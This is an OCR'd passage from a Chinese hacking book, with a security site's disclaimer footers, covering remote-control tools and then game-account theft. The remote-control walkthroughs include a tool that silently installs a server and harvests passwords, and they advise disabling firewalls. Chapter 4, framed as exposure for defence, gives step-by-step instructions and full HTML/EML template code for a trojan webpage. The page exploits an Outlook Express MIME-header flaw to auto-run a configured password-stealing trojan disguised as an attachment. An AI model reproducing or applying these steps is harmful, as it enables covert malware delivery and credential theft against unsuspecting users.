


图 3-53 共享管理窗口

3.7.6 玩转“WAY 远程控制系统”

“WAY 远程控制系统”是一款可以支持局域网/互联网方式的远程控制软件，支持采用 Modem、ISDN、ADSL、LAN 等网络连接。通过使用“WAY 远程控制系统”可以对远程计算机进行各种文件操作，比如创建、上传、下载、复制、删除等；可以监视跟踪远程计算机屏幕，支持鼠标、键盘的操作；可以获取远程计算机的系统信息，包括计算机名称、公司名称、当前用户、操作系统版本等等；可以通过口令获取功能获取远程计算机的上网密码、用户登录密码等；还可以通过注册表操作功能，对远程计算机的注册表进行查看、新建、删除、重命名等操作。

下面以“WAY 远程控制系统”v 2.4 版本为例，介绍相应的使用方法。

1. 配置被控端

将下载的文件解压，其中包括 “P_SERVER.EXE” 和 “P_CLIENT.EXE” 两个可执行程序。将“P_SERVER.EXE”拷贝到远程计算机并双击运行，这样 WAY 服务端程序将被安装到远程计算机中，而且会随 Windows 的运行而运行。被控端计算机可以是 Windows 9x/Me/NT/2000/XP 等操作系统。

2. 配置主控端

使用 “WAY 远程控制系统” 的方法很简单，一般不需要什么设置，只要在主控端运行客户端程序（P_CLIENT.EXE）即可。另外，为了保证远程控制的顺利运行，最好将当前计算机安装的防火墙程序关闭。

3. 实战远程控制

在主控端运行“P_CLIENT.EXE”，打开程序主窗口，在“连接到 IP”中输入远程计算机的 IP 地址，比如 192.168.0.2，如果设置了密码保护，可以在“访问密码”中输入相应的密码。另外也可以单击工具栏“自动搜索”按钮，来搜索已经安装服务器程序的计算机，在起始域中设置搜索地址（如图 3-54），在搜索范围中搜索 0~255 范围的计算机，在监听端口中可以设置端口号，默认为 8011。单击“开始”按钮进行搜索，搜索到的结果会显示在右侧的窗口中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-54 设置自动搜索功能

(1)文件管理

在“连接到 IP”中输入远程被控端计算机 IP 地址后，单击工具栏“连接”按钮就可以连接到该计算机。在窗口的左侧会显示计算机的磁盘驱动器，单击相应的磁盘会打开其中的内容，这里可以像操作资源管理器一样通过右键快捷菜单新建文件和文件夹、复制、删除、上传、下载、远程打开等(如图 3-55)。



图 3-55 管理远程计算机上文件

(2)屏幕控制

“WAY 远程控制系统”还可以提供远程屏幕监视功能，使用的时候只要单击工具栏“屏幕抓取”按钮，就可以抓取远程计算机的屏幕；为了能控制远程计算机，可以单击“屏幕控制”按钮，这样可以监控远程计算机屏幕，跟使用本地计算机一样可以进行各种操作，比如打开文件夹、运行程序、设置系统属性等等(如图 3-56)。在窗口上方的“设定”菜单中，还可以设置颜色深度和压缩比率。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 3–56　远程计算机屏幕

3.7.7 “网络守望者”锁定目标

“网络守望者”是一套功能强大的远程控制、管理软件，可以在一个窗口中实时监控多台计算机，可以支持多种操作平台。“网络守望者”内置卓越的安全特性可以确保远程访问的安全，软件支持局域网或互联网，可以通过 **Modem**、**ISDN**、**ADSL**、**Cable Modem** 等网络连接方式与被控端计算机建立连接。通过“网络守望者”，不仅可以监视远程计算机屏幕，还可以获取被控端计算机的信息，进行信息的沟通。

同其他远程控制软件一样，“网络守望者”也包括服务端和客户端两个部分，在被控端安装服务端程序之后，就可以在主控端通过“网络守望者”程序进行远程控制。这里以“网络守望者”**v 1.4** 为例，介绍相应的使用方法。

1. 配置主控端




图 3–57　安装并启动监控端

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

首先解压下载的“网络守望者”程序，将“**NetWatcherServerCN.exe**”（监控端）程序在主控端计算机双击安装，跟安装其他的软件一样，一步一步完成安装。最后，在安装的最后一步，选中“启动网络守望者监控端”复选框（如图 **3–57**），单击“完成”按钮即可。这样，当前的计算机将被设置为主控端计算机。

2. 配置被控端

将解压的“**NetWatcherClientCN.exe**”（客户端）程序安装到被控端计算机中，只要双击即可，一步一步完成安装。这样每次启动 **Windows** 的时候，客户端程序会随系统的启动而启动。为了能顺利地进行远程控制，建议你在远程被控端关闭防火墙，以防止其阻止与主控端的连接。

3. 实战远程控制

在主控端运行“网络守望者”（监控端）程序，在打开的主窗口中单击工具栏“添加客户端的计算机名称或 **IP** 地址”按钮，在“添加客户端”窗口中输入客户端主机名称或 **IP** 地址，比如 **192.168.0.1**，单击“确定”按钮即可。这样就可以连接到远程计算机，并打开远程计算机的屏幕（如图 **3–58**），对远程计算机屏幕进行监视。



图 3–58　监视远程计算机屏幕

另外，还可以在工具栏单击“立即重新启动被控计算机”按钮来重新启动被控端计算机；单击“关闭被控计算机”按钮可以关闭远程被控端计算机；单击“添加客户端”按钮还可以添加其他的安装了客户端程序的计算机，“网络守望者”支持对远程多个计算机的管理。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.7.8 “WinVNC”遥控电脑专家

WinVNC 是 **VNC**(**Virtual Network Computing**)众多操作系统平台版本中的一员，通过安装 **WinVNC** 可以在全世界各地远程遥控电脑，可以跨平台来实现远程控制。




图 3-59　设置 WinVNC 安装的组件

在使用 **WinVNC** 进行远程控制之前，首先，双击下载的程序，安装 **WinVNC**，一步一步完成安装，在出现选定组件的时候，选择“中文（简体）安装类型”，选中“**WinVNC**”、“**Run as Service**”、“**Chinese (Simplified)Settings**”、“**Create Uninstaller**”(如图 **3-59**)，然后单击“下一步”按钮继续安装。

1. 配置被控端




图 3-60　自定义用户属性

在被控端计算机上也运行安装 **WinVNC**，安装完成后，在桌面上会生成“**VNC** 服务器”和“**VNC** 查看器”。双击“**VNC** 服务器”来安装 **WinVNC** 服务器，其实，在安装 **WinVNC** 之后，服务器已经在被控端计算机上运行了。另外，在安装完成之后，会弹出一个用户属性设置窗口(如图 **3-60**)，通过该窗口可以设置密

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

码、是否禁用远程或本地键盘与鼠标指针、是否强制全屏显示、是否启用 **Java** 查看器等。选择完毕后，单击“确定”按钮即可。另外通过右击任务栏 **WinVNC** 图标，可以添加新的主控客户端计算机名称和 **IP** 地址，这样设置可以控制该被控端的远程主控端计算机；选择“断开连接所有客户端”命令可以断开所有与该被控端连接的所有远程计算机。

2. 配置主控端

WinVNC 的主控端配置很简单，只要成功安装 **WinVNC** 即可。为了能顺利实现远程控制，建议关闭掉当前的防火墙程序，否则可能会出现阻止远程控制的提示窗口。

3. 实战远程控制

在被控端安装完毕 **WinVNC** 后，重新启动计算机会自动启动该服务，并在系统任务栏生成一个启动图标，右击该图标，选择“添加新客户端”，在主机名称中输入客户端的名称或 **IP** 地址，单击“确定”按钮。要实现远程控制，可以在主控端的桌面上双击“**VNC** 查看”，在打开的连接明细窗口中输入 **VNC** 服务器的计算机名称或 **IP** 地址，比如 **192.168.0.2**（如图 **3–61**），另外还可以在主机名后添加显示号码，如未添加默认为 **0**，单击“确定”按钮。




图 3–61　输入连接明细内容

如果被控端设置了控制密码，还要输入连接期间密码，单击“确定”按钮，这样就可以打开远程计算机的监控窗口。




图 3–62　控制远程计算机屏幕

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

(1)屏幕控制

在输入远程计算机名称或 IP 地址，输入相应的密码后，就可以打开远程计算机的屏幕(如图 3–62)。

(2)操作计算机

在控制窗口中，就跟操作本地计算机一样进行各种操作，比如运行程序，设置显示属性，打开文件夹，删除文件等。


(3)更改显示选项

为了让显示的远程计算机屏幕符合自己的需要，可以在“连接明细”窗口中单击“选项”，在打开的连接选项窗口中可以设置显示的属性，比如选择“仅查看”复选框就表示仅仅监控桌面，而不能进行任何远程鼠标和键盘的操作；选择“全屏方式”可以实现全屏方式监控远程屏幕；选择“比例大小”可以设置相应的显示比例。

另外，在“连接选项”窗口中还可以设置格式和编码，默认的设置是使用“自动选择”，你还可以手工设置其他的格式和编码，比如使用 8 位元颜色、ZRLE、Hextile、RRE、使用 CopyRect 编码等。在“杂项”设置中可以设置“共享”属性，选择“铃响时去图标化”复选框可以设置在铃响时自动隐藏任务栏图标；选择“禁用剪贴板发送”复选框可以禁止使用本地剪贴板来发送到远程计算机。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

一个网络游戏盗号者，在窃取网络游戏账号的实际操作中，往往会采用一些非常手段，使盗号在非常隐蔽的情况下进行，而在这些非常手段中最直接、最有效的莫过于制作木马网页来盗号了。木马网页具有速度快、隐蔽性强的特点。现在木马网页发展很快，可以说是五花八门，让人防不胜防。为了大家加强防范意识，防止网络游戏账号被窃取，笔者就揭露这些木马网页的制作方法，以及一些实际利用木马网页盗号的例子进行分析，以便大家更好识破这些恶意手段。

4.1 网页木马最难防

4.1.1 最经典的木马网页“EML 头”木马网页

木马网页并不是伴随着网络游戏盗号而兴起的，早些时候就有一些经典的木马网页流传于网络，这些木马网页虽然功能比较老，但是很多在现在仍被某些网络游戏盗号者使用，这其中使用最多的莫过于“**EML** 头”木马网页。“**EML** 头”木马网页是利用 **Outlook Experss** 的 **MIME**(**Multimedia Internet Mail Extensions**)头漏洞制作的。早些时候被很多人所使用，虽然现在部分电脑都打上了相应的防范补丁，但是仍然有机器未打补丁，这其中尤其体现在网吧和机房，所以利用此木马网页来悄悄地盗取网络游戏账号仍然是百试屡爽。

小知识：Out look Experss 的 MIME 头漏洞，Outlook Experss 邮件客户端软件中的 MIME 在处理不正常的 MIME 类型时存在问题，攻击者可以创建一个 HTML 格式的 E-mail，该 E-mail 的附件为可执行文件，通过修改 MIME 头，使 IE 不正确处理这个 MIME 所指定的可执行文件附件。

4.1.2 制作方法

步骤 1 要做出这种杀伤力很强的木马网页，必须先在电脑中准备以下工作：

(**1**)传奇密码潜伏者(一种非常厉害的传奇木马，可以盗窃目标传奇的账号、密码、服务器、区、装备、**ID**、角色名、坐标等详细信息)。

(**2**)**Outlook Express** 邮件客户端软件（也可以使用 **Foxmail** 邮件系统，使用方法都很相似，这里以 **Outlook Express** 来进行讲解)。

(**3**)网页空间(推荐使用免费空间，单纯支持 **HTML** 静态页面的即可，要速度快，这样在打开木马网页的时候，可以很快地运行网络游戏木马)。

步骤 2 准备工作做好后，将传奇密码潜伏者进行配置，生成木马程序 **muma.exe**，这就是需要的东西，先不要动它。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 3 打开 **Outlook Express** 邮件客户端软件，点“新邮件”按钮撰写一个新的邮件（如图 **4–1**），按照一般的格式大概写一下，然后点工具拦中的“插入”，选择“文件附件”功能（如图 **4–2**），选择附件。有的朋友可能已经体会到了，对！选择刚才生成的那个网络游戏木马文件（如图 **4–3**），选择完毕后，单击工具栏中的“文件”→“另存为”，将这个邮件保存下来（如图 **4–4**）。




图 4–1 新邮件撰写窗口



图 4–2 插入附件



图 4–3 选择木马文件



图 4–4 附件另存

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

提示：文件后缀用 EML，然后进入保存的邮件的文件夹，找到这个邮件，用记事本程序打开这个邮件（如图 4-5）。




图 4-5 选择记事本程序

然后会出现如下代码（如图 **4-6**）：



图 4-6 记事本显示的内容

From: "=?gb2312?B?utq1sA==?=" <heiboy2003@*.com>**

To: "heiboy2003@*.com"**

Subject: =?gb2312?B?xL7C7deozOI=?=

Date: Sat, 20 Apr 2002 00:36:13 +0800

MIME-Version: 1.0

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



Content-Type: multipart/mixed;

boundary="----=_NextPart_000_0022_01C1E803.7350DDF0"

……（省略）

------=_NextPart_001_0030_01C31597.03B53C80

（省略）……Content-Disposition: attachment;

filename="SHOWGOOD.EXE"

TVqQAAMAAAAEAAAA//

8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

////……（省略）iXSrm2io7wsaLe/S7Meh/Dv7Phh+e0pLhHUOsJFI1YOm6/ieb9VT

jmaev1CxHPl3+cLlwA1dn+vNDdtSLnCyTQjtRDE5BinA8H6xmBiwVegodMhrILNBi9RP5AYCr6YB

ICAgICAgICAgICAgICAg

------=_NextPart_000_002F_01C31597.03B53C80--

这些代码其实就是 Base64 编码，盗号者需要的就是它，因为它里面还有 QQ 木马代码，从 TVqQAA MAAAAEAAAA 开始到 ICAgICAg，这些是我们需要的内容，将其复制下来然后粘贴在在记事本中备用。

下面是木马模板的范例，笔者做了一个简单 heidan.htm，简单，供大家参阅：

<head>

<title>欢迎来我的主页，还没做好，希望见谅！ </title>

</head>

<frameset>

<frame SRC=heidan.eml>

</frame>

</frameset>

** 工作室</p>

</body>

</html>

这个模板的代码中有行 html 代码是 src=heidan.eml,这个 EML 文件的内容如下：

Content-Type: multipart/related;boundary="1" --1

Content-Type: multipart/alternative;boundary="2" --2

Content-Type: text/html

Content-Transfer-Encoding: quoted-printable

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

--1

Content-Type: audio/x-wav;name="showgood.exe"

Content-Transfer-Encoding: base64

Content-ID: 刚才复制到记事本中备用的 **base64** 编码。

然后将其保存为 **heidan.eml** 即可。

